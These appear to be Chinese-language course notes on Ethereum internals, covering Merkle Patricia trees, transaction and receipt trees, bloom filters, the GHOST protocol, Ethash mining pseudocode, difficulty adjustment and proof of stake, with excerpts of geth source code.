
- ETH 中两类账户：

Externality owned account(外部账户)	Smart contract account(合约账户)
普通账户，公私钥对管理	不能主动发起交易，需外部调用
(balance, nonce)	(balance, nonce, code, storage)
	合约导致 Financial derivative(金融衍生品)

Lecture14 State Tree in ETH

- 数据结构：从账户地址到账户状态的映射 address→state
ETH 中地址:160 bits→ 20 bytes → 40 十六进制(hex)
 - 尝试简单的数据结构
 - 哈希表 (Hash List)
查询不方便，merkle proof 无法操作
 - Merkle tree
需要保存所有节点状态，构建代价大，未提供较好的查找、更新方法
- (1) Unsorted Merkle tree:
BTC : tx 顺序由发布区块节点确定，故唯一
ETH : 若不排序，则无法统一树结构
- (2) Sorted Merkle tree
插入代价大

- Trie(字典树) 来自单词 retrieval




- Trie 的优点：
 - (1) 每个节点分支数目取决于 key 值每个元素的取值范围
 - (2) 查找效率取决于 key 长度

- (3) 不会出现碰撞
- (4) 顺序不同的相同输入，得到相同的结果
- (5) 更新操作局部性好

- Trie 缺点：单个节点存储浪费
- 归并单个节点，引入 Patricia trie，树高度减小，访问内存次数减少，效率提高
- Q: Patricia trie 适用情况：


A: key 值分布疏松时，如下：



ETH 地址：160 bits，空间很大： 2^{160} ，故分布稀疏

- Merkle Patricia tree(MPT)，
MPT 与 PT 区别：普通指针 → Hash 指针
- ETH 中采用 Modified Merkle Patricia tree(MPT)

作用：(1) 防止篡改(Root 保存在 block header 中)；(2) merkle proof: 证明账户余额以及查看账户是否存在



- ETH 中有三类 MPT：状态树、交易树、收据树，另外合约账户中 storage 亦为 MPT
- Q: 为什么存储历史状态？

A：有时需要 undo，支持 roll back(回滚)，尤其合约账户，代码一旦执行，很难推算之前状态。
- Block header 内容

```

69 // Header represents a block header in the Ethereum blockchain.
70 type Header struct {
71     ParentHash common.Hash `json:"parentHash" gencodec:"required"`
72     UncleHash  common.Hash `json:"sha3Uncles" gencodec:"required"`
73     Coinbase   common.Address `json:"miner" gencodec:"required"`
74     Root       common.Hash `json:"stateRoot" gencodec:"required"`
75     TxHash     common.Hash `json:"transactionsRoot" gencodec:"required"`
76     ReceiptHash common.Hash `json:"receiptsRoot" gencodec:"required"`
77     Bloom      Bloom `json:"logsBloom" gencodec:"required"`
78     Difficulty *big.Int `json:"difficulty" gencodec:"required"`
79     Number     *big.Int `json:"number" gencodec:"required"`
80     GasLimit   uint64 `json:"gasLimit" gencodec:"required"`
81     GasUsed    uint64 `json:"gasUsed" gencodec:"required"`
82     Time       *big.Int `json:"timestamp" gencodec:"required"`
83     Extra      []byte `json:"extraData" gencodec:"required"`
84     MixDigest  common.Hash `json:"mixHash" gencodec:"required"`
85     Nonce      BlockNonce `json:"nonce" gencodec:"required"`
86 }

```

- Block 结构

Header	*Header	区块头部
Txs	[] * Tx	交易列表
Uncles	[] *Header	叔父区块头部

- (key,value)

value: RLP(Recursive Length Prefix)

特点：越简单越好

只支持一种类型：nested array of bytes(字节数组)

比 protocol buffer (一个序列化的库)简单

Lecture15 Transaction Tree and Receipt in ETH

- 交易树与收据树（用于记录交易相关信息，以太坊中智能合约执行复杂）的节点一一对应，均为 MPT，代码统一

-

	状态树	交易树与收据树
Key	账户地址	交易在发布区块中


	保存系统中所有账户状态，不管是否与当前区块有关，	仅仅当前区块交易组织成树
	各区块共享节点，仅改变变动的状态	各区块中树相互独立

- 交易树与收据树用处：

- (1) Merkle proof
- (2) 查询过去一段时间与某个 smart contract 相关交易

- ETH 中引入新的数据结构：bloom filter，支持高效查询（某个元素是否在一个很大集合中）

将一个集合计算摘要：digest



首先将向量全初始化为 0

所有元素取 Hash，找到相对位置令其为 1

查询时，若为 0，则一定没有；若为 1，可能没有，出现 false positive（出现 Hash 碰撞）

不支持删除操作（Hash 碰撞则无法令 1 为 0）

- 每个交易→收据：包含交易类型、地址等信息，每个收据含有一个 bloom filter

区块块头：含有总的 bloom filter 的并

故查询时，先看区块头，过滤掉无关区块，大大提高查询效率

- 状态机：tx-driven state machine

状态即账户状态，交易即发布区块中的交易，交易驱动当前状态到下个状态

BTC 中，状态为 UTXO

给定状态+一组确定交易→确定下个状态（状态转移必须为确定性的）

- Q1: 会出现状态树中之前没有的地址吗

A1: 会。新创建的地址只有在发生交互后才会进入状态树

Q1: 为什么不只记录变动账户的状态

A1：每个区块中没有完整的状态树，如 A→B (10ETH)

则 (1) 查找账户状态不方便，如验证 A 余额是否有 10ETH

(3) 对于新建的账户，可能会遍历回创世块，如 B 是一个之前未记录的地址。

- 代码部分

```
func NewBlock(header *Header, txs []*Transaction,
             uncles []*Header, receipts []*Receipt) *Block {
    b := &Block{header: CopyHeader(header), td: new(big.Int)}

    // TODO: panic if len(txs) != len(receipts)
    if len(txs) == 0 {
        b.header.TxHash = EmptyRootHash
    } else {
        b.header.TxHash = DeriveSha(Transactions(txs))
        b.transactions = make(Transactions, len(txs))
        copy(b.transactions, txs)
    }

    if len(receipts) == 0 {
        b.header.ReceiptHash = EmptyRootHash
    } else {
        b.header.ReceiptHash = DeriveSha(Receipts(receipts))
        b.header.Bloom = CreateBloom(receipts)
    }

    if len(uncles) == 0 {
        b.header.UncleHash = EmptyUncleHash
    } else {
        b.header.UncleHash = CalcUncleHash(uncles)
        b.uncles = make([]*Header, len(uncles))
        for i := range uncles {
            b.uncles[i] = CopyHeader(uncles[i])
        }
    }

    return b
}
```

Block.go 中, Newblock 函数里调用 DeriveSha 函数来得到交易树和收据树的根哈希值

```
// TODO: panic if len(txs) != len(receipts)
if len(txs) == 0 {
    b.header.TxHash = EmptyRootHash
} else {
    b.header.TxHash = DeriveSha(Transactions(txs))
    b.transactions = make(Transactions, len(txs))
    copy(b.transactions, txs)
}
```

创建交易树，
若交易列表不为空，则计算根哈希值，并创建交易列表


```
if len(receipts) == 0 {
    b.header.ReceiptHash = EmptyRootHash
} else {
    b.header.ReceiptHash = DeriveSha(Receipts(receipts))
    b.header.Bloom = CreateBloom(receipts)
}
```

创建收据树，
若收据列表不为空，则计算根哈希值，并创建区块头部的 bloom filter
交易列表与收据列表长度应一致

<pre> if len(uncles) == 0 { b.header.UncleHash = EmptyUncleHash } else { b.header.UncleHash = CalcUncleHash(uncles) b.uncles = make([]*Header, len(uncles)) for i := range uncles { b.uncles[i] = CopyHeader(uncles[i]) } } </pre>	<p>计算叔父区块的哈希值, 构建叔父数组</p>
<pre> func DeriveSha(list DerivableList) common.Hash { keybuf := new(bytes.Buffer) trie := new(trie.Trie) for i := 0; i < list.Len(); i++ { keybuf.Reset() rlp.Encode(keybuf, uint(i)) trie.Update(keybuf.Bytes(), list.GetRlp(i)) } return trie.Hash() } </pre>	<p>derive_sha.go 中 , DeriveSha 函数把交易以 及收据建为 trie</p>
<pre> // Trie is a Merkle Patricia Trie. // The zero value is an empty trie with no database. // Use New to create a trie that sits on top of a database. // // Trie is not safe for concurrent use. type Trie struct { db *Database root node originalRoot common.Hash // Cache generation values. // cachegen increases by one with each commit operation. // new nodes are tagged with the current generation and unloaded // when their generation is older than than cachegen-cachelimit. cachegen, cachelimit uint16 } </pre>	<p>Trie 的数据结构为 MPT</p>
<pre> // Receipt represents the results of a transaction. type Receipt struct { // Consensus fields PostState []byte `json:"root"` Status uint64 `json:"status"` CumulativeGasUsed uint64 `json:"cumulativeGasUsed" gencodec:"required"` Bloom Bloom `json:"logsBloom" gencodec:"required"` Logs []*Log `json:"logs" gencodec:"required"` // Implementation fields (don't reorder!) TxHash common.Hash `json:"transactionHash" gencodec:"required"` ContractAddress common.Address `json:"contractAddress"` GasUsed uint64 `json:"gasUsed" gencodec:"required"` } </pre>	<p>收据的结构 Bloom 为 Bloom filter, logs 为数组, 每个收据可 含多个 log</p>


Lecture16 GHOST Protocol

- 采用该协议原因：以太坊出块时间十多秒，throughput 提高，交易速度提高，但分叉几率相应提高。
 - (1) 如果依然按照 BTC “最长共识链”的原则，orphan/stale block 增多，废块率提高。
 - (2) 由于挖矿设备的专业化以及大型矿池出现，mining centralization 更占优势，造成与算力不成比例的收益，产生 centralization bias。
- GHOST (Greedy Heaviest Observed SubTree) 协议之前就有，其思想为对未进入主链的区块给与一定奖励。
- GHOST 协议的版本
 - 最初版本：



- 以太坊中初始每个 block 的奖励为 5 个币，2017 年调整为 3 个（由于 difficulty 问题的调整，一次性）
- **uncle block**：与父亲区块同辈的 block，可获得 $7/8$ 的奖励，即 $3 \times 7/8 = 2.625$
- 主区块最多包含 2 个 uncle block，每包含一个 uncle block 可获得 $1/32$ 的 固定奖励。
- **此版本缺陷**：a) 出现第三个及以上 uncle block，无法纳入；b)出于自私原因或是未看到 uncle block，则该 uncle block 无法纳入

- 新版本



- **uncle block:** 七代以内有共同祖先，合法叔父区块有 6 辈。叔父区块的扩展定义可以解决上个版本的两个问题。
- Uncle reward 如上图所示，随辈分增加而递减。子侄块的奖励固定为 $1/32$ 。
- Q: 为什么限制叔父区块到七代以内？
 - A: a)若不限制，全节点需要维护信息太多；b)鼓励区块尽早合并。
- BTC
 - block reward : static reward(静态奖励)
 - Tx fee: dynamic reward(动态奖励)
- ETH
 - block reward : static reward(静态奖励)
 - Gas fee: dynamic reward(动态奖励) (注：uncle block 无 Gas fee)
- Q1:叔父区块中的交易是否应该执行？
 - A1:**不执行，不检查叔父区块中交易合法性，只检查 header hash 难度符合挖矿难度要求即可。
 - Q2:**uncle reward 是否要包含分叉链第一个之后的区块？
 - A2:**不包含。否则会使得 forking attack 的风险变小，因此鼓励及早合并 uncle。

Lecture17 Mining Algorithm in ETH

- Blockchain is secured by mining.
- Bug bounty
- BTC: ASIC 挖矿，专业化矿机，导致中心化趋势，与初衷违背 (Satoshi: one CPU, one vote) 。
- 故需设计 ASIC-resistance 的 puzzle。ASIC 虽然计算能力强普通计算机几千倍，但内存差距较小，故增加内存访问需求(memory hard mining puzzle)
- LiteCoin (莱特币)，puzzle 基于 scrypt(对内存要求高)
- 生成一个伪随机数组，下个数据的位置由上个元素的 hash 得到。如读取 A 位置的值，进行运算得到 B 的位置。



若不存储数组，则每次要重新计算，计算代价大

Time- memory tradeoff

存在问题：轻节点验证亦需要很大的 memory，违背 difficult to solve, easy to verify 的原则

LiteCoin：为了照顾轻节点，数组 128K，声称 ASIC&GPU resistance，但实际逐步发展成 GPU、ASIC 挖矿。但解决冷启动问题，出块时间 2.5min。

- ETH 中用 2 个数据集： Cache (16M), DAG(1G), 这两个数据集定期增长，因为计算机内存不断增长。对于轻节点，验证只需要保存 Cache

伪代码	
<pre>def mkcache(cache_size, seed): o = [hash(seed)] for i in range(1, cache_size): o.append(hash(o[-1])) return o</pre>	通过 seed 计算 cache。 简化版的伪代码，cache 中元素均与上个元素相关。 每隔 3 万块重新生成 seed（对原来 seed 取 Hash），且 cache 增大 1/128, 即 128K.
<pre>def calc_dataset_item(cache, i): cache_size = cache.size mix = hash(cache[i % cache_size] ^ i) for j in range(256): cache_index = get_int_from_item(mix) mix = make_item(mix, cache[cache_index % cache_size]) return hash(mix)</pre>	通过 cache 计算 DAG 中第 i 个元素。 先通过 cache 的第 $i \% \text{cache size}$ 生成最初的 mix，并取 i 次方后取 hash。 随后循环 256 次，每次通过 get_int_from_item 函数根据当前 mix 的值计算下一个要访问的 cache 的下标，利用求得位置 cache 元素及 mix 值计算 mix。 初始 mix 不同，故访问 cache 元素的序列不同。 最终返回 mix 的 hash 值，得到 DAG 中第 i 个元素。 DAG 每隔 3 万个块增大 1/128, 即 16M.
<pre>def calc_dataset(full_size, cache): return [calc_dataset_item(cache, i) for i in range(full_size)]</pre>	通过调用上面函数，生成整个 DAG
<pre>def hashimoto_full(header, nonce, full_size, dataset): mix = hash(header, nonce) for i in range(64): dataset_index = get_int_from_item(mix) % full_size mix = make_item(mix, dataset[dataset_index]) mix = make_item(mix, dataset[dataset_index + 1]) return hash(mix)</pre>	矿工挖矿寻找 nonce。 通过 header 和 nonce 计算一个初始 mix，然后通过 mix 计算下个要访问的 DAG 中元素的位置下标，依据该下标访问 DAG 中两个相邻值。共循环 64 次。

```

def hashimoto_light(header, nonce, full_size, cache):
    mix = hash(header, nonce)
    for i in range(64):
        dataset_index = get_int_from_item(mix) % full_size
        mix = make_item(mix, calc_dataset_item(cache, dataset_index))
        mix = make_item(mix, calc_dataset_item(cache, dataset_index + 1))
    return hash(mix)

```

验证 nonce :

轻节点验证时先通过 cache 计算要访问的 DAG 中的元素。

```

def mine(full_size, dataset, header, target):
    nonce = random.randint(0, 2**64)
    while hashimoto_full(header, nonce, full_size, dataset) > target:
        nonce = (nonce + 1) % 2**64
    return nonce

```

矿工挖矿的过程。

不满足 target 要求则继续尝试不同的 nonce

- ETH 的 ASIC-resistance, 除了 Ehash 算法外, 另一个原因, 声称 pow→pos

ETH 预挖(pre-mining): Genesis 创造一部分币给开发者, 类似公司股东

预售 (pre-sale): 预留的币置换资产, 用于系统开发,类似于证券

目前大多数 ETH 都是 Genesis 块挖出的

Q:为什么有人说 ASIC-resistance 反而不安全 ?

A:若为 ASIC, 发动 51% attack 买特定设备成本高, 且之后 ASIC 无用, 发动攻击的成本太高 ; 而反 ASIC 后, 攻击的成本减小, 不必购买专门设备, 甚至可以租用云服务器攻击。

Lecture18 Difficulty Adjustment Algorithm in ETH

- 区块难度 D(H)

$$D(H) = \begin{cases} D_0 & , \text{if } H_i = 0 \\ \max(D_0, P(H)_{Hd} + x \times \zeta_2) + \epsilon & , \text{otherwise} \end{cases}$$

D(H): 本区块难度

$\max(D_0, P(H)_{Hd} + x \times \zeta_2)$: 基础部分

ϵ : 难度炸弹



$D_0 = 131072$

- ETH 中每个区块的难度都有可能调整 (网上版本混乱, 以代码为准)

	维护出块时间平均 15s	
	$P(H)_{Hd}$	父区块的难度, 每个区块难度都是在父区块难度基础上调整

基 础 部 分	$x \times \zeta_2$	自适应调整区块难度，维持稳定的出块速度
	$x = \left\lfloor \frac{P(H)_{Hd}}{2048} \right\rfloor$	调整单位 $P(H)_{Hs}$ ：父区块的难度
	$\zeta_2 = \max (y - \left\lfloor \frac{H_s - P(H)_{Hs}}{9} \right\rfloor, -99)$	ζ_2 为调整系数。 -99为下调的下限，防止出现黑客攻击或其他黑天鹅事件。 出块时间短，调大难度； 出块时间长，调小难度
	$y - \left\lfloor \frac{H_s - P(H)_{Hs}}{9} \right\rfloor$	稳定出块速度的最重要部分。 H_s ：本区块时间戳 $P(H)_{Hs}$ ：父区块的时间戳 (规定 $H_s > P(H)_{Hs}$)
	y	y 与父区块的 uncle 数有关，若含 uncle, $y=2$;否则 $y=1$ 。父区块含 uncle 难度大一个单位，因为含 uncle 时新发行币量大，提高难度以保持发行量稳定
	$H_s - P(H)_{Hs}$	出块时间（以无 uncle 为例， $y=1$ ） [1,8]:时间过短，难度调大一个单位 [9,17]:出块时间可接受，难度不变 [18,26]:时间过长，难度调小一个单位
难 度 炸 弹	$\varepsilon = \left\lfloor 2^{\lfloor H_i' \div 100\,000 \rfloor - 2} \right\rfloor$ $H_i' = \max (H_i - 3\,000\,000, 0)$	为指数函数，故称为 bomb H_i' 称为 fake block number，由真正的 block number 减去 300 万得到。由于低估 POS 协议开发难度而致。需延长大约一年半时间 (EIP100)。 Q: 为什么设置难度炸弹？ A: 降低迁移到 POS 协议时发生 fork 的风险：挖矿难度大，矿工愿迁移到 POS 协议

- 难度炸弹 (difficulty bomb) 对出块时间及难度的影响



● 以太坊发展四个阶段

- (1) Frontier
- (2) Homestead
- (3) Metropdis : 两个子阶段

{Byzantium: EIP 中决定, 难度炸弹回调以及 reward 减少均发生在此时期
 {Constantinople

- (4) Serenity

● Q: 为什么难度回调之后, block reward 从 5ETH→3ETH

A: 维持总供应量稳定, 难度减小, 对之前难度高时的矿工不公平, 减小币生成量。

Lecture19 Proof of Stake(PoS)

- Pow 存在一些问题

耗电 : BTC : 1014 KWh/tx ETH: 67 KWh/tx

为什么 ETH 单个交易消耗电量小 ? 出块时间短

矿工为什么挖矿 ?

获得 rewards ←— 激励矿工参与区块链维护 ←— 花钱买设备 ←— 由算力决定
reward 分配 → 最终拼钱

- pos: virtual mining 按照货币持有数量投票

采用 POS 的货币一般会 :

在正式发行前预留一部分货币给开发者, 并出售一部分获取研发资金。

- POS 优点 :

(1) 省去挖矿, 避免能耗

(2) 闭环, 外部有资源, 不会对货币系统内部有影响 (若攻击, 需购买加密货币, 加密货币从系统内部得到, 大量购买币导致价格大涨, 开发者可以捞一笔)

而基于 PoW, 挖矿设备由法币购买, 非闭环, 发动攻击资源可从外部得到 (如在股票、证券市场有钱, 可以用来攻击)

infanticide: 垄杀在婴儿期 基于 PoW 的加密货币可能出现的情况

proof of deposit : 用于减小难度的币锁定一段时间

POS 遇到问题

Nothing at stake: 两边下注, 不会有影响

对 PoW 来说, 不会两边都挖, 会分散算力

ETH : 打算采用协议 Casper the Friendly Finality Gadget(FFT)

在 Finality 中的交易不会被回滚

引入 validator : 投入一定数量的 ETH 作为保证金, 推动系统达成共识, 决定哪条链合法


- two-phase commit

原始 : 100 个区块为 epoch

第一轮：prepare message

第二轮：commit message 两轮均 2/3 通过

后来：50 个区块为 epoch 对前一个区块为 prepare message，对后一个区块为 commit message



● 验证者履行职责：可得到奖励

验证者行政不作为，不投票：发现则扣掉部分保证金

验证者行政乱作为，两边下注：发现则没收全部保证金，即销毁币

任期后有一段等待期，在此期间可检举，若无不良行为，返回保证金及奖励

● 几个问题

Q1: 包含在 finality 的交易不会被推翻，能推翻吗？

A1: 仅矿工不行，验证者两边下注才行，不同的时间点给两个有冲突的 finality 投票

Q2: ETH 为什么不从一开始就用 POS

A2: POS 发展不成熟

